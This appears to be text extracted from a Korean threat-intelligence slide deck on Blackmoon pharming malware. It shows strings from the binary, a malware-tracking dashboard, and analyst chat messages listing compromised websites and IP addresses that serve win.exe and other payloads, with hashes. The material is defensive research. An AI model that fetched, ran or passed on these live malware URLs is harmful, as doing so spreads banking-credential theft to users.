



BLACKMOON

BLACKMOON?

```
89bca DLL
89c01 DLL
89d2c error
89d36 program internal error number is %d.
89d96 %lf
89d9a %I64d
89dc2 blackmoon
89dfc %d.
89e1c ERROR
89e26 BlackMoon RunTime Error:
89f34 DLL
89f3d :"%s"
89f4a "%s"
89f6c DLL ERROR
```



黒月 (Blackmoon) Compiler







휴지통



오후 4:54
2016-11-01

HOW TO FIND

How to find : Web Crawling

Malware & Threat Intelligence System

관리자 (39,118,72.74)


로그아웃

- 대시보드
- 탐지 리스트
- 탐지 패턴 관리
- 악성코드 탐지 리스트 검색
- 모니터링 URL 탐지 리스트
- 모니터링 URL 관리
- 통계
- 계정 관리

대시보드

7일 14일 30일 2016년 11월 17일 ~ 2016년 11월 23일

국가별 유포지 현황



수집 카운트 (7일대비)

전체
3,869,082 (▲ 64,126)

malwares.com
3,867,795 (▲ 67,705)

ZeroCERT
1,287 (▼ 3,579)

How to find : Report

http://dasanfm.co.kr/image/sms/win.exe	110.45.145.220	LG데이콤
http://www.abryu.co.kr/product/win.exe	110.45.145.220	
http://wcaa.kr/image/stat/win.exe	110.45.145.220	
http://coenko.com/bbs/icon/win.exe	110.45.146.86	LG데이콤
http://ggsg.or.kr/admin/sms/win.exe	119.205.211.133	KT텔레콤
http://www.dgpodowon.co.kr/admin/win.exe	119.205.211.133	
http://onstp.co.kr/thumbimg/win.exe	182.162.73.37	LG데이콤
http://hyomind.co.kr/mid/win.exe	211.115.80.33	LG데이콤
http://hakbumo.or.kr/gnu/data/win.exe	211.255.23.47	하이라인
http://4-ever.co.kr/4ever/data/win.exe	222.231.61.244	LG데이콤
http://taepyeong.com/data/win.exe	222.239.255.70	SK브로드밴드
http://yojung.net/data/win.exe	222.239.255.70	
http://oinps.co.kr/data/thumb/win.exe	222.239.255.107	SK브로드밴드
http://econail.co.kr/data/win.exe	222.239.255.107	

추석 이후 파밍 녀석들 활발하게 움직이네요 오전 11:05

동일한 아이피의 다른 도메인을 다수 보실 수 있을겁니다. 오전 11:06

애드웨어 서버 이용해서 또 파밍 유포

Distributing Charming malware by using Adware Homepage

http://www.utilmall.com/bbs/ad_24/xxmel.exe 오전 11:45

감사합니다 ㅎㅎ 오후 1:05 ✓

파밍 계속 뿌리네요. hakbumo.or.kr/gnu/data/win.exe 오후 3:31

Pharming, being distributed continuously

오넵 ㅎㅎ 오후 4:45 ✓

파일 공격자들 ELF 포맷으로 공격 준비 정황 포착

45.32.43.253/test.exe (7d0181b3a68ba52ea5a5b13e510351bd) - 윈도우용 파일

Pharming malware targeted Windows Users

45.32.43.253/ko.exe (f6b1971cd79a5ab84de0a37ccd372dab) - ELF 리눅스파일 - 호스트접근

